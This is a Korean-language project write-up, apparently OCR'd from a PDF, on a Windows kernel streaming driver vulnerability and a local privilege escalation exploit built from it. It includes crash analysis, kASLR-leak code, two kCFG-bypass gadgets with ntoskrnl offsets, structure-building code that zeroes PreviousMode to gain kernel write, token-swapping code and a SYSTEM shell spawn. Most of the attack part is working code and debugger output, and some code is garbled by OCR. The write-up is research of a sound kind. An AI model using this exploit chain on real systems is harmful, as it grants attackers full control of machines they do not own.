
Destination = 0xDEADBEEFDEADBEEF

→ 임의의 인자값 할당

입력 버퍼를 통해 드라이버는 내부의 취약한 역직렬화 루틴으로 진입하며, 이로 인해 공격자가 지정한 유효하지 않은 주소로 코드 실행 흐름을 바꾼다. 출력 버퍼는 역직렬화 루틴에서 처리할 직렬화 항목의 수를 지정하며, 사용자가 구성한 구조체의 주소를 rcx에 로드되도록 유도한다.

입출력 구조체를 포함한 IOCTL 요청이 커널에 전달된 이후, 어떤 루틴을 거쳐 취약점이 발생하는지는 다음 콜스택 흐름 분석에서 설명된다.

콜스택 흐름



1. UserMode에서 `DeviceIoControl()` 호출을 한다.
    - 커널의 `ntdll!NtdeviceIoControlFile` 함수를 통해 시스템 콜로 진입한다.
2. `ks!ksSynchronousIoControlDevice`
    - 해당 루틴은 전달받은 IOCTL 요청을 동기 방식으로 처리하며, 내부적으로 `IRP_MJ_DEVICE_CONTROL` 처리가 시작된다.
3. `ks!UnserializePropertySet`(취약 지점)
    - 사용자 입력 버퍼를 읽고 내용을 분석한 뒤 내부 구조체로 역직렬화한다.

4. `ks!kspPropertyHandler`

   - 공격자는 특정 ID값 (eg. 0x45)을 넣어 취약한 경로로 유도한다.

5. `ksthunk!CKSThunkDevice::CheckIrpForStackAdjustmentNative`

   - `thunk` 디바이스가 `IRP`를 적절하게 구성했는지 확인한다.

6. `ksthunk!guard_dispatch_icall_nop`(크래시 발생 지점)

   - 내부에서 유효하지 않은 커널 주소로 제어 흐름이 넘어가면서 시스템 크래시가 발생한다.

크래시 결과 요약

```
BUGCHECK_CODE:  3b

BUGCHECK_P1: c0000005

BUGCHECK_P2: fffff80170b13380

BUGCHECK_P3: fffff986af506100

BUGCHECK_P4: 0

FAULTING_THREAD:  ffff9a07d9461080

CONTEXT:  fffff986af506100 -- (.cxr 0xfffff986af506100)
rax=4242424242424242 rbx=ffff9a07d9e709a0 rcx=00000000deadbeef
rdx=0000000000000000 rsi=ffff9a07d9e70c20 rdi=0000000000000001
rip=fffff80170b13380 rsp=fffff986af506b28 rbp=ffff9a07d8d593f0
 r8=fffff986af506b78  r9=fffff986af506c80 r10=fffff80166627020
r11=0000000000000000 r12=fffff986af506c80 r13=ffff9a07d7ef8dd0
r14=4fac41982f2c8ddd r15=ffff9a07d8d593f0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050246
ksthunk!guard_dispatch_icall_nop:
fffff801`70b13380 ffe0            jmp     rax {42424242`42424242}
Resetting default scope
```

BugCheck 파라미터 분석

오류코드 3b (SYSTEM_SERVICE_EXCEPTION)	권한이 없는 코드에서 권한 있는 코드로 전환하는 루틴을 실행하는 동안 예외가 발생했음을 나타냄
0xC0000005	Access Violation (잘못된 메모리 참조)
0xFFFFF80170B13380	오류가 발생한 명령어 주소 (RIP)
0xFFFFF986AF506100	오류 발생 시점의 스택/문맥 주소
0x0000000000000000	보조 정보

크래시는 `UserMode`에서 전달된 비정상 함수 포인터를 rax 레지스터에 로드한 뒤, `jmp rax` 명령을 통해 공격자가 지정한 주소(`0x4242424242424242`)로 흐름이 변경됐다. 하지만 이 주소는 커널에서 유효하지 않은 주소이기 때문에 BSOD가 일어났다.

Exploit

Exploit으로의 확장

해당 취약점으로 인해 커널이 UserMode에서 전달된 구조체 포인터(유저 버퍼)를 신뢰하고 역참조한다는 것을 확인했다.이로 인해 다음과 같은 2가지 핵심 요소를 제어할 수 있다.

1. UnserializePropertySet 호출 과정에서 KernelMode에서 실행되는 흐름 중, IOCTL 재호출 과정(jmp rax)을 통해 유저 데이터에서 가져온 rax 값이 함수 포인터로 사용된다.

2. 이때 rcx 레지스터를 통해 UserMode 포인터를 전달할 수 있으며, 커널은 유저 데이터로부터 가져온 4바이트 값이 임의 주소 호출에 대한 첫 번째 인자 값으로 쓰인다.

```
.text:00000001C0001985          mov     rcx, [rbx+70h]
.text:00000001C0001989          and     [rsp+98h+var_50], 0
.text:00000001C000198F          mov     [rsp+98h+var_48], r13
.text:00000001C0001994          mov     rax, [rsi+30h]
.text:00000001C0001998          mov     [rsp+98h+var_40], rax
.text:00000001C000199D          mov     [rsp+98h+var_38], rax
.text:00000001C00019A2          mov     rax, [rdx+38h]
.text:00000001C00019A6          lea     r8, [rsp+98h+var_50]
.text:00000001C00019AB          xor     edx, edx
.text:00000001C00019AD          mov     ecx, [rcx]
.text:00000001C00019AF          call    cs:__guard_dispatch_icall_fptr
.text:00000001C00019B5          jmp     short loc_1C00019BC
```

IOCTL 재호출 과정 : UserBuffer에서 전달한 인자가 ecx로 전달된다.

이러한 핵심 요소를 Exploit으로 확장하기 위해서는 다음과 같은 Windows 보호 기법들을 이해하고 우회해야 한다.

kASLR (Kernel Address Space Layout Randomization)	커널 모듈 주소 무작위화 공격자가 커널 구조와 가젯의 위치를 예측하기 어렵게 하기 위함 커널에 로드된 모든 모듈을 순회하면서 원하는 TargetModule을 찾아 해당 주소를 동적으로 가져와야 함
SMEP (Supervisor Mode Execution Prevention)	간접 호출 시, 해당 주소가 호출 가능한 유효한 주소인지 나타내는 비트맵 (nt!guard_icall_bitmap)에 등록된 유효 주소인지 검사 유효하지 않은 함수로의 흐름을 방지하기 위함 kCFG 우회가 가능한 커널 가젯을 사용해야 함
kCFG (Kernel Control Flow Guard)	간접 호출 시, 해당 주소가 호출 가능한 유효한 주소 인지를 나타내는 비트맵 (nt!guard_icall_bitmap)에 등록된 유효 주소인지 검사 유효하지 않은 함수로의 흐름을 방지하기 위함 kCFG 우회가 가능한 커널 가젯을 사용해야 함

Exploit 흐름


LPE(Local Privilege Escalation)[1]를 달성하기 위해 본 Exploit은 다음과 같은 4단계로 구성된다.

1. kASLR을 우회하여 필요한 커널 내 모듈 및 객체의 주소를 유출한다.

2. 인자로 넘길 fake 구조체를 저장할 공간을 확보한 뒤, 구조체를 구성하고 kCFG 우회용 가젯 주소를 설정한다.

3. 취약한 IOCTL 호출을 통해 `PreviousMode`를 0으로 설정하여 완전한 Arbitrary Write Primitive를 확보한다.

4. 현재 프로세스 Token을 SYSTEM 프로세스 Token으로 덮어쓰고, `PreviousMode`를 복구하며 SYSTEM 권한의 쉘을 실행한다.



권한 상승을 위한 익스플로잇 흐름도

Exploit Tech

전체 소스 코드는 GitHub에서 확인할 수 있으며, 본 섹션에서는 핵심 구현 단계 및 함수 구조를 중심으로 설명한다.

[1] LPE(Local Privilege Escalation)란, 일반 사용자 권한을 가진 프로세스가 SYSTEM, 관리자 권한과 같은 상위 권한을 획득하는 공격 기법이다. 본 과정에서는 현재 프로세스의 EPROCESS->Token 값을 SYSTEM 프로세스의 Token 값으로 덮어써 권한 상승을 수행하며, 이러한 기법을 Token Swapping이라고 한다.

kASLR bypass

kASLR 보호 기법으로 인해 커널 모듈 및 오브젝트의 주소를 직접 하드코딩할 수 없다. 따라서 OS 시스템에 다양한 상태 정보를 반환해주는 `NtQuerySystemInformation API`를 사용하여 Exploit에 필요한 커널 주소들을 런타임 동적으로 추출한다.

1. 커널 객체 주소 leak

프로세스 핸들 테이블을 확인하고, 특정 PID와 핸들 값이 일치하는 객체의 커널 주소를 추출한다. 익스플로잇에 필요한 객체는 다음과 같다.

- 현재 스레드 (KTHREAD)
- 현재 프로세스 (EPROCESS)
- 시스템 프로세스 (EPROCESS of PID 4)

```
  int32_t GetObjPtr(_Out_ PULONG64 ppObjAddr, _In_ ULONG ulPid, _In_
HANDLE handle)

  {

   int32_t Ret = -1;

   PSYSTEM_HANDLE_INFORMATION pHandleInfo = NULL;

   ULONG ulBytes = 0;

   NTSTATUS Status = STATUS_SUCCESS;


   while                              ((Status                              =
NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemHandleInforma
tion, pHandleInfo, ulBytes, &ulBytes)) == 0xC0000004L)

   {

          /* 메모리에 있는 모든 핸들 정보를 담을 만큼 버퍼 크기 재조정 */

   }


   for (ULONG i = 0; i < pHandleInfo->NumberOfHandles; i++)

   {

          /* i번째 핸들이 ulPid 소속이며, handle 값이 일치하면 */

          if (pHandleInfo->Handles[i].UniqueProcessId == ulPid &&

                 pHandleInfo->Handles[i].HandleValue                  ==
(USHORT)(ULONG_PTR)handle)

          {

                 *ppObjAddr      =      (ULONG64)(ULONG_PTR)pHandleInfo-
```

```
>Handles[i].Object;
                Ret = 0;
                break;
        }
  }
  ...
 }
```

2. 커널 모듈 주소 leak

현재 로드된 커널 모듈 목록을 확인하고, ntoskrnl.exe 와 같은 타겟 모듈의 베이스 주소를 추출한다. 추출된 베이스 주소는 이후 kCFG 우회를 위한 가젯의 실제 커널 주소를 계산하는 데 사용된다.

```
 UINT_PTR GetKernelModuleAddress(const char* TargetModule)
 {
  NTSTATUS status;
  ULONG ulBytes = 0;
  PSYSTEM_MODULE_INFORMATION handleTableInfo = NULL;


  while                              ((status                              =
NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInforma
tion,        handleTableInfo,        ulBytes,        &ulBytes))        ==
STATUS_INFO_LENGTH_MISMATCH)
  {
  /* 메모리에 있는 모든 핸들 정보를 담을 만큼 버퍼 크기 재조정 */
  }


  if (status == 0)
  {
        for (ULONG i = 0; i < handleTableInfo->ModulesCount; i++)
        {
                /* 모듈명 일치 여부 확인 후 해당 모듈 주소 return */
                char*     moduleName     =     strstr(handleTableInfo-
>Modules[i].Name, TargetModule);
        }
        }
  }
  ...
 }
 ```
```
```

Arbitrary Write Primitive 구성

안정적인 Arbitrary Write Primitive를 구성하기 위해서는 PreviousMode[2]를 0으로 변경하는 작업이 필요하다. PreviousMode가 0으로 변경될 수 있다면, 일반적인 시스템 콜(`NtWriteVirtualMemory`)에서 커널 주소에 대한 RW 검증을 하지 않기 때문에, UserMode에서도 커널 영역에 대한 RW 프리미티브를 얻을 수 있게 된다.

본 익스플로잇에서 `PreviousMode`를 0으로 덮기 위해 `pInBufData->ptr_ArbitraryFunCall`에 전달할 커널 가젯은 다음 조건을 만족해야한다.

(1) 단일 인자만을 요구하거나, 단일 인자만으로 원하는 커널 주소에 원하는 값을 쓸 수 있어야 함

→ 첫 번째 인자만 제어 가능하므로 더 많은 인자를 사용하는 경우, 예상치 못한 충돌이 발생할 수 있다.

(2) 내부에서 `[[rcx]] = value` 또는 `*(*rcx + offset) = value` 형태의 메모리 쓰기 동작을 수행해야 함

→ 첫 번째 인자인 rcx 의 하위 4바이트만 제어 가능하므로, 이 주소로부터 값을 한 번 더 불러오는 방식으로 커널 주소를 가리키게 할 수 있다.

(3) 쓰기 대상 주소는 rcx 레지스터 자체 또는 rcx로부터 유도 가능한 필드여야 하며, 이는 UserMode에서 생성 및 제어 가능한 주소여야 함

→ eg. VirtualAlloc()으로 확보한 사용자 버퍼에 fake 구조체를 구성

(4) 해당 함수는 kCFG 비트맵에 등록된 유효한 커널 함수 주소여야 함

→ 그렇지 않을 경우, 간접 호출 시 KERNEL_SECURITY_CHECK_FAILURE가 발생한다.

위 조건을 충족하는 커널 함수 중, 다음 두 개의 가젯을 선택하여 익스플로잇을 구현하였다.

1. (ver1) DbgkpTriageDumpRestoreState 내부 가젯 사용

IDA 분석 결과, rcx 레지스터 하나 만을 참조하며 내부에서 다음과 같은 연산을 수행한다.

```
[[rcx]+0x2078]=[rcx+0x10]
```

즉, rcx 레지스터가 가리키는 구조체에 쓰기 대상 주소와 쓰기 값이 적절히 배치되어 있다면, 이를 기반으로 임의의 커널 주소에 원하는 값을 쓸 수 있다.

[2] PreviousMode: 현재 스레드가 어떤 모드에서 호출됐는지 여부를 나타냄. 보안 체크 등에 사용됨 (0-KernelMode, 1-Usermode)

```
PAGE:00000001407F26F0 ; __int64 __fastcall DbgkpTriageDumpRestoreState(_DWORD *)
PAGE:00000001407F26F0 DbgkpTriageDumpRestoreState proc near   ; DATA XREF: .pdata:0000000140118D18↑o
PAGE:00000001407F26F0                                         ; DbgkpTriageDumpInitialize+84↓o
PAGE:00000001407F26F0                 mov     eax, [rcx+0Ch]
PAGE:00000001407F26F3                 mov     rdx, [rcx]
PAGE:00000001407F26F6                 mov     [rcx+18h], eax
PAGE:00000001407F26F9                 mov     eax, [rcx+10h]
PAGE:00000001407F26FC                 mov     [rdx+2078h], eax
PAGE:00000001407F2702                 mov     rdx, [rcx]
PAGE:00000001407F2705                 mov     eax, [rcx+14h]
PAGE:00000001407F2708                 mov     [rdx+207Ch], eax
PAGE:00000001407F270E                 retn
PAGE:00000001407F270E DbgkpTriageDumpRestoreState endp
```

DbgkpTriageDumpRestoreState 내부 코드

또한 이 함수는 kCFG 비트맵에 등록된 유효한 커널 함수이므로, 해당 가젯을 유효한 kCFG bypass primitive로 활용할 수 있다.


가젯을 호출하기 위해서는 다음의 준비 단계가 필요하다.

(1) `ntoskrnl.exe`의 base address와 `DbgkpTriageDumpRestoreState`의 offset을 더해 실제 커널 함수 주소를 구하고, 이를 `pInBufData->ptr_ArbitraryFunCall`에 저장한다.

(2) 가젯 내부 연산에 맞춰, rcx 레지스터가 가리키는 구조체에 덮을 주소와 덮을 값이 포함되어야 한다. 이 구조체는 UserMode에서 `VirtualAlloc`으로 미리 할당하며, rcx에는 하위 32비트만 참조하여 전달되므로 주소는 `0x10000000`과 같이 낮은 영역에 위치시켜야 한다. 이 주소는 `pOutBufData->Destination`에 저장되어 커널에서 rcx 레지스터로 전달된다.

(3) 어셈블리 분석 결과에 따라, 해당 가젯은 다음과 같은 구조를 기준으로 동작하므로, 이에 맞는 형식으로 구조체를 구성한다.

`[[rcx]+0x2078]= [rcx + 0x10]` // 동작



구조체 형태 및 동작

KTHREAD→PreviousMode 필드를 0으로 덮는 경우, 다음과 같이 구조체를 설정할 수 있다.

0x00	덮고자 하는 주소 - 0x2078 (8bytes)	&PreviousMode - 0x2078
0x10	쓰고자 하는 값의 하위 4bytes	0x00000800
0x14	쓰고자 하는 값의 상위 4bytes	0x00100100

PreviousMode는 1byte 크기의 필드이므로, 하위 1byte만 0으로 덮고, 상위 byte는 실행 환경에 따라 고정된 값으로 하드 코딩하여 주변 필드 오염을 방지한다.

```
kd> dq ffffbb0f`65fb723a+0x2078
ffffbb0f`65fb92b2  00100100`00000801 9a580000`00000000
ffffbb0f`65fb92c2  0000ffff`bb0f65fb 00050000`00000100
ffffbb0f`65fb92d2  92d80000`00000000 92d8ffff`bb0f65fb
ffffbb0f`65fb92e2  92e8ffff`bb0f65fb 92e8ffff`bb0f65fb
ffffbb0f`65fb92f2  0000ffff`bb0f65fb 00000000`00000000
ffffbb0f`65fb9302  00120000`00002000 90800000`000a0658
ffffbb0f`65fb9312  9118ffff`bb0f65fb 9118ffff`bb0f65fb
ffffbb0f`65fb9322  9030ffff`bb0f65fb 9030ffff`f802442b
```

PreviousMode Overwrite 이전의 커널 메모리 상태

```
kd> dq ffffbb0f`65fb723a+0x2078
ffffbb0f`65fb92b2  00100100`00000800 9a580000`00000000
ffffbb0f`65fb92c2  0000ffff`bb0f65fb 00050000`00000100
ffffbb0f`65fb92d2  92d80000`00000000 92d8ffff`bb0f65fb
ffffbb0f`65fb92e2  92e8ffff`bb0f65fb 92e8ffff`bb0f65fb
ffffbb0f`65fb92f2  0000ffff`bb0f65fb 00000000`00000000
ffffbb0f`65fb9302  00120000`00001f00 90800000`000b0658
ffffbb0f`65fb9312  9118ffff`bb0f65fb 9118ffff`bb0f65fb
ffffbb0f`65fb9322  9030ffff`bb0f65fb 9030ffff`f802442b
```

하드코딩된 payload를 통해 PreviousMode 필드만 0으로 바꾼 상태

아래는 구조체를 설정하고 가젯을 트리거하는 전체 코드이다.

```
void* alloc_addr = VirtualAlloc((void*)0x10000000, 0x1000, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);

memset(alloc_addr, 0, 0x1000);

uint64_t* qwords = (uint64_t*)alloc_addr;
uint32_t* dwords = (uint32_t*)alloc_addr;

qwords[0x00 / 8] = Curthread + 0x232 - 0x2078; // 0x00: dst addr (8bytes)
dwords[0x10 / 4] = 0x00000800;  // 0x10: payload1 (4bytes) : 0x00000801 ->
0x00000800
dwords[0x14 / 4] = 0x00100000;  // 0x14: payload2 (4bytes) : 0x00100000

// DbgkpTriageDumpRestoreState gadget, CFG bypass
pInBufData->ptr_ArbitraryFunCall = (void*)(ULONG_PTR)(nt_base + 0x7f26f0);
// rcx = alloc_addr
pOutBufData->Destination = (void*)(ULONG_PTR)(0x10000000);
```

이와 같은 구조를 통해 안정적인 Arbitrary Write Primitive를 구현할 수 있으며, 이후 커널 권한 상승이나 EPROCESS 토큰 조작 등에 활용할 수 있다.

(ver2) ExpProfileDelete 내부 가젯 사용

`ntoskrnl.exe` 모듈 내의 `ObfDereferenceObjectWithTag`는 객체 주소를 인자로 받아 해당 객체의 레퍼런스 카운트 필드를 감소시키는 함수이다.

```
LONG_PTR __stdcall ObfDereferenceObjectWithTag(PVOID Object, ULONG Tag)
```


하지만 앞서 말했듯, rcx의 하위 4바이트만이 제어 가능하기 때문에, 이 함수를 내부적으로 호출하는 래퍼 함수를 통해 간접적으로 인자를 전달하는 방식을 사용해야 한다.

```
1  void __fastcall ExpProfileDelete(__int64 a1)
2  {
3    if ( *(_QWORD *)(a1 + 48) )
4    {
5      KeStopProfile(*(_QWORD *)(a1 + 40));
6      MmUnmapLockedPages(*(PVOID *)(a1 + 48), *(PMDL *)(a1 + 56));
7      MmUnlockPages(*(PMDL *)(a1 + 56));
8      ExFreePoolWithTag(*(PVOID *)(a1 + 40), 0);
9    }
10   if ( *(_QWORD *)a1 )
11     ObfDereferenceObjectWithTag(*(PVOID *)a1, 0x66507845u);
12 }
```


`ExpProfileDelete` 함수는 이 조건에 부합하는 함수이다. 첫 번째 인자(rcx)로 사용자 공간의 버퍼 주소를 전달하면, 함수 내부에서 `ObfDereferenceObjectWithTag`로 `a1`의 주소 안의 값을 참조하여 레퍼런스 카운트를 감소시킨다.

```
kd> dt _OBJECT_HEADER
nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int8B
   +0x008 HandleCount      : Int8B
   ...
   +0x030 Body             : _QUAD
```


레퍼런스 카운트(PointerCount) : 객체 시작 주소-0x30, _OBJECT_HEADER 구조체의 첫 필드로 존재



즉, 이 함수의 인자로 전달되는 주소 값-0x30 에 위치한 바이트를 수정하기 때문에, leak 해둔 `KTHREAD→PreviousMode` 주소 +0x30를 인자로 전달하도록 구현하였다.



PreviousMode Overwrite 이전의 커널 메모리 상태



ExpProfileDelete 실행 후 PreviousMode 필드만 0으로 바꾼 상태

이하는 해당 과정을 구현한 전체 코드이다.

```
uint64_t previous_mode_addr = (uint64_t)Curthread + 0x232; // dst addr
        uint64_t indirect_pointer_value = previous_mode_addr + 0x30; //
addr + offset

        void* fake_rcx = (void*)0x10000000;
        VirtualAlloc(fake_rcx, 0x1000, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
        memset(fake_rcx, 0, 0x1000);

        *(uint64_t*)fake_rcx = indirect_pointer_value;

        // ExpProfileDelete gadget, CFG bypass
        pInBufData->ptr_ArbitraryFunCall = (void*)(ULONG_PTR)(nt_base +
0xA023D0);
        // rcx = fake_rcx
        pOutBufData->Destination = (void*)(ULONG_PTR)((uint64_t)fake_rcx);
```

앞서 소개한 `DbgkpTriageDumpRestoreState` 가젯과 유사하게 동작하지만, 직접 값을 쓰지 않고 감소 시킨다는 점에서 약간의 차이가 존재한다.

Arbitrary Write & LPE

취약한 IOCTL 요청 이후, 신뢰되지 않은 포인터 역참조가 일어나며, 현재 프로세스의 `PreviousMode` 필드의 값이 0으로 변조된다. 이렇게 얻은 Arbitrary Write Primitive를 이용해 미리 구해둔 EPROCESS들의 주소를 기반으로 현재 프로세스에 SYSTEM 프로세스(PID 4)의 토큰을 덮어쓰고 권한 상승을 수행할 수 있다.

다음은 실제 권한 상승을 수행하는 핵심 코드이다.

```
char mode = 1;

/* Token Swapping*/
NtWriteVirtualMemory(GetCurrentProcess(),
         (void*)(ULONG_PTR)(Curproc + 0x4b8), // Dst
         (void*)(ULONG_PTR)(Sysproc + 0x4b8), // Src
         TOKEN_SIZE, 0); // eprocess token offset : 0x4b8

/* Restore PreviousMode */
NtWriteVirtualMemory(GetCurrentProcess(),
         (void*)(ULONG_PTR)(Curthread + 0x232), // Dst
         &mode, // Src
         sizeof(mode), 0); // previousMode offset : 0x232

/* spawn shell */
system("cmd.exe");
```


여기서 EPROCESS 내 TOKEN 필드의 오프셋 값(`0x4b8`)은 Windows 빌드 버전에 따라 달라질 수 있으므로 대상 시스템에 맞게 하드 코딩 되어야 한다.또한 새로운 프로세스(SYSTEM 권한의 쉘)를 생성할 때, `PreviousMode`를 `Usermode`(1)로 복원해주어야 BSOD가 발생하는 것을 방지할 수 있다.


PreviousMode를 1로 복원하지 않았을 때 BSOD가 발생한 모습

```
kd> t
Access violation - code c0000005 (!!! second chance !!!)
nt!PspLocateInPEManifest+0xa7:
fffff805`7f55dadb 0fba68080d      bts     dword ptr [rax+8],0Dh
kd> dq rax + 0x8
00000225`2f95e8b8  ????????`???????? ????????`????????
00000225`2f95e8c8  ????????`???????? ????????`????????
00000225`2f95e8d8  ????????`???????? ????????`????????
00000225`2f95e8e8  ????????`???????? ????????`????????
00000225`2f95e8f8  ????????`???????? ????????`????????
00000225`2f95e908  ????????`???????? ????????`????????
00000225`2f95e918  ????????`???????? ????????`????????
00000225`2f95e928  ????????`???????? ????????`????????
```

Access Violation이 발생하는 시점에서 접근하는 주소의 상태

따라서 권한 상승 직후 PreviousMode를 다시 UserMode(1)로 복원함으로써, SYSTEM 권한의 cmd 프로세스를 정상적으로 생성할 수 있다.





ver1 ver2

위의 이미지를 통해 권한 상승에 성공한 것을 입증할 수 있다. 본 익스플로잇은 현재 제어 가능한 조건에 기반하여 kCFG 우회가 가능한 새로운 커널 가젯을 탐색하고 직접 선정하여 설계한 점에서 그 의의를 가진다.

결론

배운 점

본 프로젝트에서 우리는 Windows 커널 1-day 분석이라는 난이도 높은 주제를 다루었음에도, 단순히 공개된 기법을 재현하는 수준을 넘어, 문제 해결 과정 전반을 주도적으로 설계하고 실행하였다. 초기 단계에서 우리는 취약점의 Root Cause와 대상 환경을 면밀히 분석한 후, 공격에 필요한 조건과 제어 가능한 매개 변수를 기준으로 실현 가능한 Exploit을 체계적으로 작성하였다. 이를 위해 다양한 분석 도구와 기법을 적절히 사용하고, 후보가 될 가젯 등을 비교·검증하며 Exploit을 완성하였다. 이러한 과정은 앞으로도 예상치 못한 상황에서 대안을 설계하고 적용할 수 있는 응용력을 배양하는 계기가 되었다.

본디 커널 프로젝트는 복잡하고 진입 장벽이 높다고 생각했지만, 그를 마주하고 직접 부딪히는 과정을 거치면서 '충분히 해낼 수 있다'는 확신을 얻게 되었다. 특히, 커널에 대한 경험이 전무했던 팀이 환경 구축부터 Root Cause 분석, PoC 작성, Exploit 구현을 완수했다는 점은 프로젝트의 가장 큰 성과라 할 수 있다. 기술적 성장뿐만 아니라, 세 달간의 협업 속에서 각자의 강점을 발휘하며 난관을 극복한 경험은 팀워크와 문제 해결 역량을 크게 향상시켰다. 더 나아가, 익숙하지 않은 영역에서도 완주할 수 있다는 경험적 확신은 단기적인 성취감을 넘어 장기적인 성장을 위한 동력이 되었다. 이러한 자신감은 향후 다른 프로젝트에서 창의적이고 효과적인 해결책을 도출하는 원동력이 될 것이다. 본 프로젝트에서 축적한 분석 능력과 협업 경험, 그리고 과제에 임하는 태도는 향후 다양한 문제를 해결하는 데 있어 중요한 자산으로 기능할 것이라 믿는다.

향후 계획

본 프로젝트를 통해 얻은 분석 경험과 기술적 성과를 바탕으로, 다음과 같은 활동을 추진하고자 한다.

